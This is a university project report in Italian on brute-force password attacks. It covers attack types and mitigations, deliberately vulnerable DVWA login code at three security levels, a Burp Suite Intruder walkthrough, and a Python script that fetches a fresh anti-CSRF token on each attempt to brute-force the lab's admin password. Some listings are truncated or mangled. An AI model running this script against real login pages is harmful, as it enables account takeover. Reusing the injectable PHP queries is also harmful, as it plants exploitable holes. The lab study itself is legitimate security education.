



UNIVERSITÀ DEGLI STUDI DI CATANIA
DIPARTIMENTO DI MATEMATICA E INFORMATICA
CORSO DI LAUREA TRIENNALE IN INFORMATICA

Vincenzo Villanova

Brute force (attacco)

RELAZIONE PROGETTO INTERNET
SECURITY

Anno Accademico 2023 - 2024

Indice

1	Introduzione	3
2	Tipologie di attacchi brute force	5
2.1	Brute Force Tradizionale	5
2.2	Dizionario	5
2.3	Hybrid (Ibrido)	6
2.4	Rainbow Table	6
2.5	Reverse Brute Force	6
2.6	Credential Stuffing	7
2.7	Mask Attack	7
2.8	Attacco Distribuito	7
3	Come Mitigare il Brute Force	8
3.1	Utilizzo di Password Complesse	8
3.2	Blocco degli Account	8
3.3	Ritardo negli Accessi	8
3.4	Autenticazione a Due Fattori (2FA)	8
3.5	Captcha	8
3.6	Limitazione della Frequenza di Accesso	9
3.7	Utilizzo di Hash Salati per le Password	9
3.8	Autenticazione Basata sul Comportamento	9
3.9	Controllo a Soglia	9
4	Introduzione a DVWA	10
4.1	Low level	11
4.1.1	Analisi codice - Low	12
4.2	Medium level	13
4.2.1	Analisi codice - Medium	14
4.3	High level	14
4.3.1	Analisi codice - High	15

5 Demo : attacco	16
5.1 Panoramica di Burp Suite	16
5.1.1 Setup iniziale	16
5.1.2 Configurazione del Proxy	16
5.1.3 Intercettazione della richiesta di login	17
5.1.4 Intercetta la richiesta	17
5.1.5 Invia la richiesta a Intruder	17
5.1.6 Configurazione di Intruder per il brute force	17
5.1.7 Posizioni (Positions)	17
5.1.8 Tipo di attacco (Attack Type)	17
5.1.9 Carico utile (Payloads)	18
5.1.10 Avvio dell'attacco	18
5.1.11 Analisi dei risultati	18
5.2 Attacco - Low Level e Medium Level	19
5.3 Attacco - High Level	22
Conclusione	25
Bibliografia	25

Capitolo 1

Introduzione

Un attacco **brute force** (o **attacco a forza bruta**) è una tecnica utilizzata nel campo della sicurezza informatica per decifrare password, chiavi di crittografia o altre informazioni sensibili. Questo metodo si basa su un principio semplice ma efficace: provare tutte le combinazioni possibili fino a trovare quella corretta. Sebbene questo processo possa essere estremamente lungo e dispendioso in termini di tempo e risorse, la potenza computazionale moderna e le tecniche avanzate di ottimizzazione hanno reso questo tipo di attacco una minaccia reale e concreta. Il brute force è una delle forme più antiche di attacco informatico e, nonostante la sua apparente semplicità, continua a essere utilizzato per la sua universalità e la sua capacità di superare anche le difese più robuste se non adeguatamente implementate. Un attacco brute force può essere eseguito in vari modi, ma il principio fondamentale rimane invariato: tentare tutte le combinazioni possibili di caratteri fino a trovare quella giusta. Questo metodo può essere applicato a diversi contesti, come password di accesso, chiavi di crittografia e codici di accesso. Per esempio, nel caso delle password, un software di brute force può generare e testare milioni di combinazioni al secondo, rendendo vulnerabili quegli account protetti da password deboli o comuni. Questo metodo è spesso affiancato da tecniche come l'uso di dizionari di password comuni e varianti, per velocizzare ulteriormente il processo. Gli attacchi brute force possono essere eseguiti in diversi contesti e ambienti, a seconda dell'obiettivo dell'attaccante. Le applicazioni web, come siti web di e-commerce, servizi di posta elettronica e social media, sono spesso bersagli di attacchi brute force. Gli aggressori cercano di indovinare le credenziali di accesso degli utenti per ottenere accesso non autorizzato ai loro account. In questi casi, un attacco riuscito può portare a furto di identità, frode finanziaria e altri gravi danni. Anche le reti Wi-Fi protette da password possono essere vulnerabili a questi attacchi, specialmente se utilizzano password deboli o prevedibili. Gli aggressori utilizzano software

specializzati per testare rapidamente un gran numero di combinazioni di password, sfruttando la debolezza delle password comuni per ottenere accesso alla rete e potenzialmente a tutti i dispositivi connessi. Questo può comportare il furto di dati personali, l'installazione di malware o l'uso illecito della larghezza di banda. I server aziendali e i sistemi di rete sono frequentemente presi di mira per ottenere accesso a dati sensibili e riservati. Gli attacchi brute force possono essere utilizzati per ottenere l'accesso amministrativo a questi sistemi, compromettendo la sicurezza dell'intera infrastruttura aziendale. In un contesto aziendale, un attacco riuscito può avere conseguenze devastanti, inclusa la perdita di dati critici, l'interruzione delle operazioni e danni alla reputazione dell'azienda. Gli attacchi brute force non sono limitati al mondo digitale. Possono essere applicati anche a dispositivi fisici come casseforti, serrature elettroniche e sistemi di sicurezza che utilizzano combinazioni di numeri o codici PIN. Anche in questi casi, gli aggressori possono utilizzare dispositivi o software per tentare rapidamente tutte le combinazioni possibili fino a trovare quella corretta. La vulnerabilità delle serrature elettroniche e delle casseforti alle tecniche di brute force dimostra come questa forma di attacco sia versatile e adattabile a una vasta gamma di situazioni.

Capitolo 2

Tipologie di attacchi brute force

Esistono diverse tipologie di attacchi brute force, ciascuna con metodi specifici e vari livelli di efficienza e complessità. Ecco le principali tipologie:

2.1 Brute Force Tradizionale

Questo metodo prova sistematicamente tutte le possibili combinazioni di caratteri fino a trovare quella corretta. È il metodo più semplice ma anche il più lento, poiché non fa alcun tentativo di ottimizzare o ridurre il numero di tentativi necessari. Ogni combinazione, partendo da quelle più brevi fino a quelle più lunghe, viene testata una per una. Questo approccio è garantito per trovare la password corretta, ma può richiedere un tempo estremamente lungo per password complesse, soprattutto se sono lunghe o contengono caratteri speciali, maiuscole e minuscole, numeri e simboli.

2.2 Dizionario

Utilizza un elenco predefinito di parole che sono comunemente usate come password. Questo elenco, chiamato "dizionario", include parole di uso comune, frasi, e spesso anche combinazioni tipiche di parole e numeri. L'attacco dizionario è molto più veloce del brute force tradizionale quando la password è una parola comune, poiché riduce drasticamente il numero di combinazioni da provare. Tuttavia, non è efficace contro password che non sono nel dizionario o che sono state modificate in modi non comuni (ad esempio, sostituendo lettere con numeri o simboli).

2.3 Hybrid (Ibrido)

Combina l'attacco dizionario con il brute force. Questo metodo inizia con un dizionario di parole comuni e poi applica variazioni a queste parole, come aggiungere numeri alla fine, sostituire lettere con numeri o simboli (ad esempio, trasformando "password" in "P@ssw0rd"). L'attacco ibrido è più efficace contro password che sono variazioni di parole comuni, riuscendo a coprire un maggior numero di combinazioni possibili rispetto a un attacco dizionario puro, ma è ancora meno efficiente rispetto a metodi più sofisticati per password molto complesse.

2.4 Rainbow Table

Utilizza tabelle precompilate di hash di password per trovare corrispondenze con hash noti. Gli hash sono una rappresentazione cifrata di una password e le rainbow table sono essenzialmente grandi database che contengono hash di password comuni e le loro corrispondenti password. Quando un attaccante ottiene l'hash di una password, può rapidamente cercare nelle rainbow table per trovare la password originale. Questo metodo è molto veloce se l'hash è presente nella tabella, ma richiede un grande spazio di archiviazione per le tabelle stesse e non è efficace contro password che utilizzano hashing con salatura, una tecnica che aggiunge dati casuali alle password prima di hasharle per renderle più difficili da decifrare.

2.5 Reverse Brute Force

Invece di partire da una lista di username e tentare di trovare la password per ciascuno, questo metodo parte da una password comune e cerca di trovare corrispondenze in un gran numero di username. Questo può essere efficace perché molte persone usano password comuni come "123456" o "password". L'attaccante può prendere una password molto comune e provarla su un grande numero di account, sperando di trovare corrispondenze. Questo metodo sfrutta la tendenza delle persone a utilizzare password semplici e comuni.

2.6 Credential Stuffing

Utilizza coppie di username e password ottenute da violazioni di dati precedenti per tentare l'accesso su diversi servizi. Poiché molte persone riutilizzano le stesse credenziali su più siti web, gli attaccanti possono usare le informazioni raccolte da una violazione di dati su un sito per tentare di accedere ad account su altri siti. Questo metodo è spesso molto efficace e richiede relativamente poco sforzo, poiché sfrutta il fatto che molte persone non variano le loro password da un servizio all'altro. Tuttavia, la sua efficacia diminuisce con l'uso crescente dell'autenticazione a due fattori (2FA).

2.7 Mask Attack

Utilizza modelli o maschere per limitare il numero di combinazioni provate, basandosi su caratteristiche conosciute della password. Ad esempio, se si sa che la password contiene otto caratteri e inizia con una maiuscola seguita da sette lettere minuscole, l'attacco maschera proverà solo combinazioni che corrispondono a questo schema. Questo metodo è molto più efficiente del brute force tradizionale perché riduce drasticamente il numero di combinazioni da provare. È particolarmente utile quando si conoscono alcune informazioni sulla struttura della password, ma richiede una buona conoscenza preliminare delle caratteristiche della password.

2.8 Attacco Distribuito

Utilizza più computer in rete per distribuire il carico di lavoro dell'attacco brute force. Invece di utilizzare un singolo computer per provare tutte le combinazioni, l'attacco distribuito divide il compito tra molti computer, riducendo significativamente il tempo necessario per trovare la password. Questo metodo richiede risorse computazionali significative e una buona coordinazione tra i vari nodi della rete, ma può essere estremamente potente, soprattutto quando combinato con altre tecniche di brute force. È spesso utilizzato in contesti di calcolo distribuito e cloud computing per sfruttare al massimo le risorse disponibili.

Capitolo 3

Come Mitigare il Brute Force

3.1 Utilizzo di Password Complesse

Incoraggiare o obbligare gli utenti a creare password lunghe e complesse che includano una combinazione di lettere maiuscole e minuscole, numeri e simboli.

3.2 Blocco degli Account

Implementare un sistema che blocca temporaneamente o permanentemente un account dopo un certo numero di tentativi di accesso falliti.

3.3 Ritardo negli Accessi

Aggiungere un ritardo crescente dopo ogni tentativo di accesso fallito per rallentare significativamente gli attacchi brute force.

3.4 Autenticazione a Due Fattori (2FA)

Richiedere un secondo fattore di autenticazione oltre alla password, come un codice inviato via SMS, una app di autenticazione o una chiave hardware.

3.5 Captcha

Utilizzare captcha per distinguere tra utenti umani e bot nei tentativi di accesso, rendendo più difficile per i bot automatizzare gli attacchi brute force.

3.6 Limitazione della Frequenza di Accesso

Limitare il numero di tentativi di accesso consentiti in un certo periodo di tempo per ogni utente o indirizzo IP.

3.7 Utilizzo di Hash Salati per le Password

Memorizzare le password in forma hashata con un salt univoco per ciascun utente, rendendo le rainbow table inefficaci.

3.8 Autenticazione Basata sul Comportamento

Implementare sistemi di autenticazione che analizzano il comportamento dell'utente, come la velocità di digitazione o l'ubicazione, per identificare accessi anomali.

3.9 Controllo a Soglia

Impostare soglie specifiche per l'attività di accesso, come un numero massimo di tentativi di accesso falliti in un dato periodo, superato il quale vengono attivate misure di sicurezza aggiuntive come blocco dell'account, notifiche di sicurezza, o richiesta di autenticazione aggiuntiva.

Capitolo 4

Introduzione a DVWA

Per la demo è stata utilizzata DVWA (Damn Vulnerable Web Application), una web application sviluppata in PHP/MySQL estremamente vulnerabile. Questa applicazione è stata progettata con l'obiettivo principale di supportare i professionisti della sicurezza nel testare le proprie competenze e strumenti in un ambiente legale e controllato. Inoltre, DVWA è utile per gli sviluppatori web, consentendo loro di comprendere meglio i processi necessari per mettere in sicurezza le applicazioni web. Infine, è uno strumento prezioso per studenti e insegnanti, facilitando l'apprendimento della sicurezza delle applicazioni web in un ambiente sicuro e controllato. DVWA offre diversi livelli di sicurezza, ciascuno dei quali permette di aumentare gradualmente l'efficacia dei controlli di sicurezza eseguiti. I livelli di sicurezza disponibili sono i seguenti:

- **Low:** Questo livello è completamente vulnerabile e privo di misure di sicurezza. Serve come esempio pratico delle vulnerabilità causate da cattive pratiche di codifica. È particolarmente utile per insegnare o apprendere tecniche di sfruttamento di base, poiché mostra chiaramente come le vulnerabilità si manifestano nelle applicazioni web.
- **Medium:** A questo livello, l'applicazione presenta cattive pratiche di sicurezza in cui lo sviluppatore ha tentato, senza successo, di mettere in sicurezza l'applicazione. Questo livello è una sfida per gli utenti, in quanto devono affinare le loro tecniche di sfruttamento per superare le misure di sicurezza parzialmente implementate.
- **High:** Questa impostazione è un'estensione della difficoltà media. Comprende pratiche scorrette più complesse o alternative nel tentativo di mettere in sicurezza il codice. Le vulnerabilità in questo livello sono più difficili da sfruttare.

4.1 Low level

```

1  <?php
2  if( isset( $_GET[ 'Login' ] ) ) {
3      // Get username
4      $user = $_GET[ 'username' ];
5
6      // Get password
7      $pass = $_GET[ 'password' ];
8      $pass = md5( $pass );
9
10     // Check the database
11     $query = "SELECT * FROM 'users' WHERE user='$_GET[ 'username' ] AND
12             password='$_GET[ 'password' ]';";
13     $result = mysqli_query($GLOBALS["___mysqli_ston"],
14         $query ) or die( '<pre>' . ((is_object($GLOBALS["
15             ___mysqli_ston"])) ? mysqli_error($GLOBALS["
16             ___mysqli_ston"]) : (($___mysqli_res =
17             mysqli_connect_error())) ? $___mysqli_res : false)) . '
18         </pre>' );
19
20     if( $result && mysqli_num_rows( $result ) == 1 ) {
21         // Get users details
22         $row = mysqli_fetch_assoc( $result );
23         $avatar = $row["avatar"];
24
25         // Login successful
26         $html .= "<p>Welcome to the password protected area {
27             $user}</p>";
28         $html .= "<img src=\"{$avatar}\" />";
29     }
30     else {
31         // Login failed
32         $html .= "<pre><br>Username and/or password
33             incorrect.</pre>";
34     }
35
36     ((is_null($___mysqli_res = mysqli_close($GLOBALS["
37         ___mysqli_ston"]))) ? false : $___mysqli_res);
38 }
39 ?>

```

Codice 4.1: Codice PHP - Low Level

4.1.1 Analisi codice - Low

Il codice presentato soffre di diverse vulnerabilità che lo rendono suscettibile ad attacchi di forza bruta. Un attacco di forza bruta consiste nel tentare sistematicamente tutte le combinazioni possibili di username e password fino a trovare quella corretta. Di seguito, ecco un elenco le principali vulnerabilità individuate:

- **Assenza di Limitazione dei Tentativi di Login:** Il codice non implementa alcun meccanismo per limitare il numero di tentativi di login che un utente può effettuare. Questo consente a un attaccante di provare un numero elevato di combinazioni username/password senza restrizioni.
- **Hashing Inadeguato delle Password:** L'utilizzo della funzione `md5` per l'hashing delle password non è considerato sicuro, in quanto gli algoritmi di hashing moderni come `bcrypt`, `argon2` e `SHA-256` sono molto più robusti contro attacchi di forza bruta. Inoltre, `md5` è soggetto ad attacchi di precomputed hash, come le tabelle arcobaleno (rainbow tables).
- **Messaggi di Errore Dettagliati:** Il codice fornisce messaggi di errore dettagliati in caso di errore nella query SQL, esponendo potenzialmente informazioni sensibili sul database e facilitando attacchi mirati.

4.2 Medium level

```

1 <?php
2 if( isset( $_GET[ 'Login' ] ) ) {
3     // Sanitise username input
4     $user = $_GET[ 'username' ];
5     $user = ((isset($GLOBALS["__mysqli_ston"]) && is_object(
        $GLOBALS["__mysqli_ston"]))) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
            $user ) : ((trigger_error("[MySQLConverterToo] Fix the
            mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
6     $pass = $_GET[ 'password' ];
7     $pass = ((isset($GLOBALS["__mysqli_ston"]) && is_object(
        $GLOBALS["__mysqli_ston"]))) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
            $pass ) : ((trigger_error("[MySQLConverterToo] Fix the
            mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
8     $pass = md5( $pass );
9     // Check the database
10    $query = "SELECT * FROM 'users' WHERE user='$_GET[username]' AND
        password='$_GET[password]'";
11    $result = mysqli_query($GLOBALS["__mysqli_ston"],
        $query ) or die( '

```

Codice 4.2: Codice PHP - Medium level

4.2.1 Analisi codice - Medium

Il codice presentato, pur contenendo alcune misure di sicurezza come la sanitizzazione degli input e l'uso della funzione `sleep` per rallentare i tentativi di login falliti, soffre ancora di vulnerabilità significative che lo rendono suscettibile ad attacchi di forza bruta.

4.3 High level

```

1 <?php
2 if( isset( $_GET[ 'Login' ] ) ) {
3     // Check Anti-CSRF token
4     checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ '
        session_token' ], 'index.php' );
5
6     // Sanitise username input
7     $user = $_GET[ 'username' ];
8     $user = stripslashes( $user );
9     $user = ((isset($GLOBALS["__mysqli_ston"]) && is_object(
        $GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
            $user ) : ((trigger_error("[MySQLConverterToo] Fix the
        the_mysql_escape_string() call! This code does not
        work.", E_USER_ERROR)) ? "" : ""));
10
11     // Sanitise password input
12     $pass = $_GET[ 'password' ];
13     $pass = stripslashes( $pass );
14     $pass = ((isset($GLOBALS["__mysqli_ston"]) && is_object(
        $GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
            $pass ) : ((trigger_error("[MySQLConverterToo] Fix the
        the_mysql_escape_string() call! This code does not
        work.", E_USER_ERROR)) ? "" : ""));
15     $pass = md5( $pass );
16
17     // Check database
18     $query = "SELECT * FROM 'users' WHERE user='$user' AND
        password='$pass'";
19     $result = mysqli_query($GLOBALS["__mysqli_ston"],
        $query ) or die( '<pre>'. ((is_object($GLOBALS["
        __mysqli_ston"])) ? mysqli_error($GLOBALS["
        __mysqli_ston"]) : (($__mysqli_res =
        mysqli_connect_error()) ? $__mysqli_res : false)) . '
        </pre>' );
20
21     if( $result && mysqli_num_rows( $result ) == 1 ) {

```

```
22     // Get users details
23     $row      = mysqli_fetch_assoc( $result );
24     $avatar   = $row["avatar"];
25
26     // Login successful
27     $html     = "<p>Welcome to the password protected area {
                $user}</p>";
28     $html     = "<img src=\"{$avatar}\" />";
29 }
30 else {
31     // Login failed
32     sleep( rand( 0, 3 ) );
33     $html     = "<pre><br/>Username and/or password
                incorrect.</pre>";
34 }
35
36 ((is_null($__mysqli_res = mysqli_close($GLOBALS["
    __mysqli_ston"]))) ? false : $__mysqli_res);
37 }
38
39 // Generate Anti-CSRF token
40 generateSessionToken();
41 ?>
```

Codice 4.3: Codice PHP - High Level

4.3.1 Analisi codice - High

- **Controllo del Token Anti-CSRF:** La funzione `checkToken` verifica che il token fornito dall'utente (user token) corrisponda al token di sessione (session token). Questo aiuta a proteggere contro attacchi CSRF, che inducono l'utente autenticato a eseguire azioni indesiderate su un'applicazione web in cui è autenticato.
- **Sleep Randomizzato:** In caso di login fallito, il codice ora utilizza la funzione `sleep` con un parametro randomizzato tra 0 e 3 secondi. Questo rende più difficile per un attaccante di forza bruta cronometrare con precisione i tentativi di login e aumenta leggermente il tempo necessario per eseguire un attacco di forza bruta.
- **Generazione del Token Anti-CSRF:** La funzione `generateSessionToken` è chiamata alla fine per generare un nuovo token Anti-CSRF di sessione. Questo garantisce che ogni sessione utente abbia un token unico, migliorando ulteriormente la protezione contro gli attacchi CSRF.

Capitolo 5

Demo : attacco

5.1 Panoramica di Burp Suite

Burp Suite è uno strumento potente per i test di sicurezza delle applicazioni web. La Community Edition include diversi strumenti integrati, tra cui:

- **Proxy**: intercetta e modifica il traffico HTTP tra il browser e il server web.
- **Repeater**: invia manualmente richieste HTTP modificate.
- **Intruder**: automatizza l'invio di richieste HTTP modificate.
- **Scanner** (solo nella versione Professional): ricerca automaticamente vulnerabilità.

5.1.1 Setup iniziale

Per eseguire un attacco di brute force, è necessario configurare Burp Suite e il browser per intercettare il traffico HTTP.

5.1.2 Configurazione del Proxy

1. Avvia Burp Suite e vai alla scheda **Proxy**.
2. Verifica che il proxy listener sia abilitato (default su 127.0.0.1:8080).
3. Configura il browser per utilizzare il proxy di Burp Suite (modifica le impostazioni di rete del browser per indirizzare il traffico attraverso 127.0.0.1:8080).

5.1.3 Intercettazione della richiesta di login

Per eseguire un attacco di brute force su una pagina di login, bisogna seguire questi passaggi:

5.1.4 Intercetta la richiesta

1. Visitare la pagina di login della web application nel browser.
2. Inserire le credenziali fittizie e invia la richiesta di login.
3. Burp Suite intercetterà la richiesta. Andare alla scheda **HTTP history** nella sezione **Proxy** per trovare la richiesta di login.

5.1.5 Invia la richiesta a Intruder

1. Selezionare la richiesta di login dalla scheda **HTTP history**.
2. Fai clic destro e seleziona **Send to Intruder**.

5.1.6 Configurazione di Intruder per il brute force

Ora che hai inviato la richiesta di login a Intruder, puoi configurare l'attacco di brute force:

5.1.7 Posizioni (Positions)

1. Vai alla scheda **Intruder** e poi alla sottoscheda **Positions**.
2. Vedrai la richiesta HTTP con variabili delineate con §.
3. Identifica i parametri di login (username e password) e modifica i delimitatori per includere solo questi campi.

5.1.8 Tipo di attacco (Attack Type)

Scegli il tipo di attacco **Sniper** (per attaccare un solo parametro alla volta) o **Cluster bomb** (per attaccare più parametri contemporaneamente).

5.1.9 Carico utile (Payloads)

1. Vai alla scheda **Payloads**.
2. Scegli il **Payload set** appropriato per il campo che vuoi brute-forzare.
3. Inserisci la lista di nomi utente o password che vuoi provare.
 - Puoi caricare una lista da un file.txt o inserirle manualmente.

5.1.10 Avvio dell'attacco

Dopo aver configurato Intruder, avvia l'attacco facendo clic su **Start attack**. Intruder invierà richieste multiple con le combinazioni di username e password definite.

5.1.11 Analisi dei risultati

Una volta completato l'attacco, analizza i risultati nella finestra **Intruder attack**. Cerca differenze nei codici di risposta HTTP o nel contenuto delle risposte che indicano un login riuscito (es. codici di stato 200 vs. 401 o 403).

5.2 Attacco - Low Level e Medium Level




Figura 5.1: Fase iniziale

In questa fase, il processo inizia intercettando una simulazione di richiesta di accesso che utilizza username e password fittizie. Questo viene fatto attraverso l'uso di Burp Suite, un potente strumento progettato per il testing di sicurezza delle applicazioni web. Burp Suite agisce come un proxy, consentendo di visualizzare e manipolare il traffico HTTP tra il browser e il server web. Quando una richiesta di accesso viene inviata tramite il browser, Burp Suite la intercetta, consentendo ai tester di esaminare e modificare i dettagli della richiesta HTTP.




Figura 5.2: Aggiunta dei payload marker

Nella fase di preparazione, si aggiungono i payload marcati che sono essenziali per eseguire un attacco di tipo brute force utilizzando un dizionario. Questi payload sono configurati all'interno di Burp Suite per consentire l'automatizzazione dell'invio di molteplici tentativi di accesso utilizzando una lista predefinita di username e password. Questo approccio consente di testare la resistenza di un sistema contro attacchi di login automatizzati, simulando varie combinazioni di credenziali fino a trovare una corrispondenza valida.




Figura 5.3: Inserimento lista di password da provare

In questa fase, carichiamo un elenco dettagliato di nomi utente o password che desideriamo testare tramite un attacco brute force. Questo elenco è contenuto in un file di testo denominato "psw.txt", il quale deve essere preparato in anticipo con tutte le combinazioni possibili che intendiamo provare. Una volta caricato il file, procediamo a selezionare il tipo di attacco da eseguire. Abbiamo due opzioni principali tra cui scegliere: l'attacco "Sniper" e l'attacco "Cluster Bomb". L'attacco "Sniper" è mirato e utilizza un singolo set di dati, focalizzandosi su un unico parametro per tentativo, rendendolo ideale per scenari in cui si desidera testare con precisione un singolo campo con un elenco di valori. D'altra parte, l'attacco "Cluster Bomb" è più complesso e potente, consentendo di combinare più set di dati su diversi parametri, effettuando tentativi su combinazioni multiple simultaneamente. Questa modalità è particolarmente utile quando si desidera testare una combinazione di nomi utente e password insieme. La scelta tra "Sniper" e "Cluster Bomb" dipenderà dalla specifica strategia di brute force che si intende adottare e dalla complessità dei dati che si desidera testare.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	password	200	25			4045	
2	root	200	9			4045	
3	root	200	9			4045	
4	root	200	9			4045	
5	root	200	9			4045	
6	root	200	9			4045	
7	root	200	9			4045	
8	root	200	9			4045	
9	root	200	9			4045	
10	root	200	9			4045	
11	root	200	9			4045	
12	root	200	9			4045	
13	root	200	9			4045	
14	root	200	9			4045	
15	root	200	9			4045	
16	root	200	9			4045	
17	root	200	9			4045	
18	root	200	9			4045	
19	root	200	9			4045	
20	root	200	9			4045	
21	root	200	9			4045	
22	root	200	9			4045	
23	root	200	9			4045	
24	root	200	9			4045	
25	root	200	9			4045	
26	root	200	9			4045	
27	root	200	9			4045	
28	root	200	9			4045	
29	root	200	9			4045	
30	root	200	9			4045	
31	root	200	9			4045	
32	root	200	9			4045	
33	root	200	9			4045	
34	root	200	9			4045	
35	root	200	9			4045	
36	root	200	9			4045	
37	root	200	9			4045	
38	root	200	9			4045	
39	root	200	9			4045	
40	root	200	9			4045	
41	root	200	9			4045	
42	root	200	9			4045	
43	root	200	9			4045	
44	root	200	9			4045	
45	root	200	9			4045	
46	root	200	9			4045	
47	root	200	9			4045	
48	root	200	9			4045	
49	root	200	9			4045	
50	root	200	9			4045	
51	root	200	9			4045	
52	root	200	9			4045	
53	root	200	9			4045	
54	root	200	9			4045	
55	root	200	9			4045	
56	root	200	9			4045	
57	root	200	9			4045	
58	root	200	9			4045	
59	root	200	9			4045	
60	root	200	9			4045	
61	root	200	9			4045	
62	root	200	9			4045	
63	root	200	9			4045	
64	root	200	9			4045	
65	root	200	9			4045	
66	root	200	9			4045	
67	root	200	9			4045	
68	root	200	9			4045	
69	root	200	9			4045	
70	root	200	9			4045	
71	root	200	9			4045	
72	root	200	9			4045	
73	root	200	9			4045	
74	root	200	9			4045	
75	root	200	9			4045	
76	root	200	9			4045	
77	root	200	9			4045	
78	root	200	9			4045	
79	root	200	9			4045	
80	root	200	9			4045	
81	root	200	9			4045	
82	root	200	9			4045	
83	root	200	9			4045	
84	root	200	9			4045	
85	root	200	9			4045	
86	root	200	9			4045	
87	root	200	9			4045	
88	root	200	9			4045	
89	root	200	9			4045	
90	root	200	9			4045	
91	root	200	9			4045	
92	root	200	9			4045	
93	root	200	9			4045	
94	root	200	9			4045	
95	root	200	9			4045	
96	root	200	9			4045	
97	root	200	9			4045	
98	root	200	9			4045	
99	root	200	9			4045	
100	root	200	9			4045	

Figura 5.4: Esito del brute force

In questa fase, i risultati dell'attacco vengono attentamente analizzati nella finestra Intruder Attack. È fondamentale cercare differenze nei codici di risposta HTTP o nel contenuto delle risposte stesse, che potrebbero indicare un login riuscito. Ad esempio, un codice di stato 200 suggerisce un accesso corretto, mentre i codici 401 o 403 indicano un accesso negato. Inoltre, osserviamo le dimensioni dei pacchetti di risposta: il pacchetto più "pesante" è spesso quello contenente le credenziali corrette, poiché una risposta positiva può includere ulteriori dati di sessione o contenuti di benvenuto.




Figura 5.5: Verifica credenziali trovate

In questa fase, procedo a verificare le credenziali ottenute dall'attacco brute force. Queste credenziali mi hanno permesso di accedere con successo alla "zona admin", indicando un esito positivo dell'attacco.

5.3 Attacco - High Level

```

1 from sys import argv
2 import requests
3 import os
4 # Variabili e parametri
5 target = argv[1] # IP di DVWA
6 phpsessid = argv[2] # Cookie di sessione
7 url_index = "http://" + target + "/DVWA/vulnerabilities/brute
  /index.php"
8 url_login = "http://" + target + "/DVWA/vulnerabilities/brute
  /index.php"
9 # Leggere la lista delle password da un file
10 passwords = []
11 with open('psw.txt', 'r') as file:
12     for line in file:
13         passwords.append(line.strip())
14 # Creare una sessione permanente
15 session = requests.session()
16 cookie = {'PHPSESSID': phpsessid, 'security': 'high'}
17 # Debug della sessione
18 print("Impostazione del cookie di sessione: {}".format(cookie
  ))
19 for p in passwords:
20     # Ottenere il token
21     content = session.get(url_index, cookies=cookie)
22     lines = content.text.splitlines()
23     for line in lines:
24         if 'user_token' in line:
25             line = line.split(" ")
26             user_token = line[5]
27     data = {'username': 'admin', 'password': p, 'Login': '
  Login', 'user_token': user_token}
28     test = session.get(url_login, cookies=cookie, params=data
  )
29     res = test.text
30     # print(res) #### solo per output di debug
31     print("\033[1;35mTest -- \t\t password: {} \t\t token: {} \t\t
  cookie: {} \033[0m".format(p, user_token, cookie))
32     if 'Username and/or password incorrect.' in res:
33         print("\033[1;91mErrore: \t\t Nome utente e/o password
  errati. \033[0m")
34         print("-" * 20)
35     if 'Welcome to the password protected area admin' in res:
36         print("\033[1;32mOttimo lavoro! Password corretta: {}
  \033[0m".format(p))
37         print("-" * 20)

```

Codice 5.1: Codice Python - High Level

A causa della generazione del token Anti-CSRF, la funzione `generateSessionToken` viene chiamata alla fine per creare un nuovo token Anti-CSRF di sessione. È necessario trovare un modo per effettuare ogni richiesta HTTP cambiando il numero di sessione, al fine di eseguire correttamente il brute force. Per risolvere questo problema, utilizziamo il codice elencato precedentemente.

